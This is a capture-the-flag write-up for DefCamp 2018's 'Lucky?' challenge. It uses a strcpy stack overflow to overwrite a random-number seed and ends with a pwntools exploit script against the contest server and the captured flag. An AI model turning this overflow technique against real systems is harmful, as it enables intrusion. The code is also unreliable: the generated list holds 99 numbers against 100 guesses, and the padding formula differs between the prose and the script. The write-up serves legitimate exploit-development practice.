
DefCamp CTF 2018


Problem: Lucky? (50, Exploit)
How lucky are you? Target: 167.99.143.206 65031 Bin: https://dctf.def.camp/dctf-18-quals-81249812/lucky

Solution:
After downloading the file provided, I first examine it using the **file** command:




```
 file lucky
lucky: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, int
erpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=61ba6bf457aaf
3ed977045d4b15fc9aee85f0415, stripped
```

The file is a 64-bit LSB ELF executable. The **strings** command is ran on the file:




```
stoi
/dev/urandom
Failed to read from /dev/urandom
Failed to open /dev/urandom
Hello, there!
What is your name?
I am glad to know you,
If you guess the next 100 random numbers I shall give you the flag!
What number am I thinking of? [
/100]
Wow that is corect!
Wow that is wrong!
./flag
;*3$"
```

An assumption can be made that the binary requires the user to guess 100 random numbers in a row correctly, according to the **strings** command result. The **checksec** command is ran on the binary and it has no stack protection with NX disabled.




```
 checksec ./lucky
[*] '/mnt/hgfs/ubuntu-shared/ctf/defcamp18/lucky/lucky'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
```

Next, the binary is ran to obtain the formatting information:




```
./lucky
Hello, there!

What is your name?
user1
I am glad to know you, user1!
If you guess the next 100 random numbers I shall give you the flag!

What number am I thinking of? [0/100]
20
Wow that is wrong!
```

Using **radare2**, I examine the binary and seek to the **main** function:



```
(fcn) main 1114
  main (int argc, char **argv, char **envp);
; var int local_540h @ rbp-0x540
; var int local_330h @ rbp-0x330
; var int local_300h @ rbp-0x300
; var int local_2e0h @ rbp-0x2e0
; var int local_270h @ rbp-0x270
; var int local_250h @ rbp-0x250
; var int local_48h @ rbp-0x48
; var int local_2ch @ rbp-0x2c
; var int local_28h @ rbp-0x28
; var int local_24h @ rbp-0x24
; var int local_20h @ rbp-0x20
; var int local_14h @ rbp-0x14
; DATA XREF from entry0 (0x126d)
push rbp
mov rbp, rsp
push rbx
sub rsp, 0x538
mov qword [local_48h], 0
mov qword [local_20h], 8
mov esi, 4
mov edi, 8
call fcn.00001972;[ga]
mov edx, eax
lea rax, [local_250h]
; 0x1b90
; "/dev/urandom"
lea rsi, str.dev_urandom
mov rdi, rax
call sym.std::basic_ifstream_char_std::char_traits_char__::basic_ifstream_charconst__std::_Ios_Op
lea rax, [local_250h]
add rax, 0x100
mov rdi, rax
call sym.std::basic_ios_char_std::char_traits_char__::operatorbool__const;[gc]
test al, al
je 0x142f;[gd]
------------------------------------------------------------------------------------------------
      f t
      | |
      | '--------------------------------------.
------'                                        |
```


Further examining main, the address of the name that the is stored at **rbp-0x300** is copied into a buffer starting at **rbp-0x2e0**:



```
| ; 0x1beb
| ; "What is your name?"
| lea rsi, str.What_is_your_name
| ; 0x203040
| lea rdi, obj.std::cout
| call sym.std::basic_ostream_char_std::char_traits_char___std::o
| mov rdx, rax
| ; [0x202fc8:8]=0
| mov rax, qword [method.std::basic_ostream_char_std::char_traits
| mov rsi, rax
| mov rdi, rdx
| call sym.std::ostream::operator___std::ostream_____std::ostream
| lea rax, [local_300h]
| mov rsi, rax
| ; 0x203160
| lea rdi, obj.std::cin
| call sym.std::basic_istream_char_std::char_traits_char___std::g
| lea rax, [local_300h]
| mov rdi, rax
| call sym.std::__cxx11::basic_string_char_std::char_traits_char_
| mov rdx, rax
| lea rax, [local_2e0h]
| mov rsi, rdx
| mov rdi, rax
| ; char *strcpy(char *dest, const char *src)
| call sym.imp.strcpy;[gt]
| mov eax, dword [local_24h]
| mov edi, eax
| ; void srand(int seed)
| call sym.imp.srand;[gi]
| ; 0x1bfe
| ; "I am glad to know you, "
| lea rsi, str.I_am_glad_to_know_you
```

It can also be seen that the function used to copy the name is **strcpy** which has no length parameter. Then the program uses the 4-byte value at **rbp-0x24** as the seed for the random generator.

The program then continues with its check of 100 correct guesses of random numbers:




```
.-------------------------------------.
|  0x15b6 [gv]                        |
| ; CODE XREF from main (0x16be)      |
| ; 'c'                               |
| cmp dword [local_14h], 0x63         |
| jg 0x16c3;[gu]                      |
`-------------------------------------'
```

Thus, the program can be exploited by providing input for the user name such that it is long enough to overwrite the 4-byte seed value starting at **rbp-0x24**. Therefore, the input can be:

Input == “A”*0x2e0-(0x24-0x4)

“A” is used as the input value since the hex value for A is 41. Thus, a C++ program is used to generate a list of the 100 random numbers with the seed value 0x41414141. The list is formatted such that it can be used for python:



```cpp
#include <cstdlib>
#include <iostream>

int main(int argc, char const *argv[]) {
  srand(0x41414141);
  printf("[\n");
  for (int i = 1; i < 100; ++i) {
    printf("%d", rand());
    if (i != 0 && i % 10 == 0) {
      printf(",\n");
      continue;
    }
    if (i == 99) {
      printf("\n]\n");
      break;
    }
    printf(", ");
  }
  return 0;
}
```

This gives the result:

```
g++ -o lucky_rand lucky_rand.cpp
~/ctf/defcamp18/lucky
./lucky_rand
[2045728160, 999757742, 1103458615, 457950600, 1444241668, 459281054, 1543513065, 15467500
49, 178068626, 1337501091,
1398490315, 632882557, 316733390, 627129835, 375653904, 1151751726, 132249441, 1178832412,
 1784493309, 36098333,
1808153066, 1840701539, 495212499, 111955712, 1895620395, 1941274903, 495499453, 177285689
, 7383240, 596865193,
1837829365, 2053111400, 1596622935, 793804332, 363578353, 893380956, 1253085387, 190709141
8, 292647357, 1431154013,
1097108861, 1691137672, 2064036570, 1413842252, 170783860, 292206826, 418110330, 303033301
, 1471039239, 55119991,
339131634, 1131708657, 1895821530, 834344133, 1243664369, 1643958278, 628135388, 173916382
2, 1821243967, 635518628,
188545368, 1511589684, 541146381, 1785168303, 157910369, 904724734, 531065611, 1410995756,
 664332504, 823712968,
694666121, 1761441365, 367366993, 611219043, 1027799969, 538150853, 903425870, 1445910299,
 841184154, 226981461,
1501030291, 1180315788, 1358690118, 1249368173, 2014659921, 454870840, 745842803, 49531166
1, 46551014, 419603122,
1130830289, 235096382, 1931192807, 1671976670, 2020264686, 2089103176, 429217756, 40384664
9, 1352615284]
```

Finally using **pwntools**, the following python3 script gives the flag:

```python
from pwn import *
from binascii import *


def get_flag():
    context.arch = "amd64"
    local = False
    if local:
        c = process("./lucky")
        # context.terminal = 'sh'
        # gdb.attach(c, gdbscript='break sym.imp.strcpy')
    else:
        c = remote("167.99.143.206", 65031)
    rans = [
        2045728160, 999757742, 1103458615, 457950600, 1444241668, 459281054, 1543513065, 1546750049, 178068626, 1337501091
        ,
        1398490315, 632882557, 316733390, 627129835, 375653904, 1151751726, 132249441, 1178832412, 1784493309, 36098333,
        1808153066, 1840701539, 495212499, 111955712, 1895620395, 1941274903, 495499453, 177285689, 7383240, 596865193,
        1837829365, 2053111400, 1596622935, 793804332, 363578353, 893380956, 1253085387, 1907091418, 292647357, 1431154013
        ,
        1097108861, 1691137672, 2064036570, 1413842252, 170783860, 292206826, 418110330, 303033301, 1471039239, 55119991,
        339131634, 1131708657, 1895821530, 834344133, 1243664369, 1643958278, 628135388, 1739163822, 1821243967, 635518628
          ,
        188545368, 1511589684, 541146381, 1785168303, 157910369, 904724734, 531065611, 1410995756, 664332504, 823712968,
        694666121, 1761441365, 367366993, 611219043, 1027799969, 538150853, 903425870, 1445910299, 841184154, 226981461,
        1501030291, 1180315788, 1358690118, 1249368173, 2014659921, 454870840, 745842803, 495311661, 46551014, 419603122,
        1130830289, 235096382, 1931192807, 1671976670, 2020264686, 2089103176, 429217756, 403846649, 1352615284
    ]
    o = c.recvuntil('?')            # consume prompt
    print("Received 1: ", o)
    pl1 = b"A" * (0x2e0 - 0x24 - 0x4)
    c.sendline(pl1)
    print("Received 2: ", o)
    for i in range(0, 100):
        c.recvuntil('100]')
        pl2 = str(rans[i])
        c.sendline(pl2)
        o = c.recvuntil('!')
        print('Received a: ', o, i)
    c.interactive()


if __name__ == "__main__":
    get_flag()
```

Flag:
DCTF{8adadb46b599a58344559e009bc167da7f0e65e64167c27d3192e8b6df073eaa}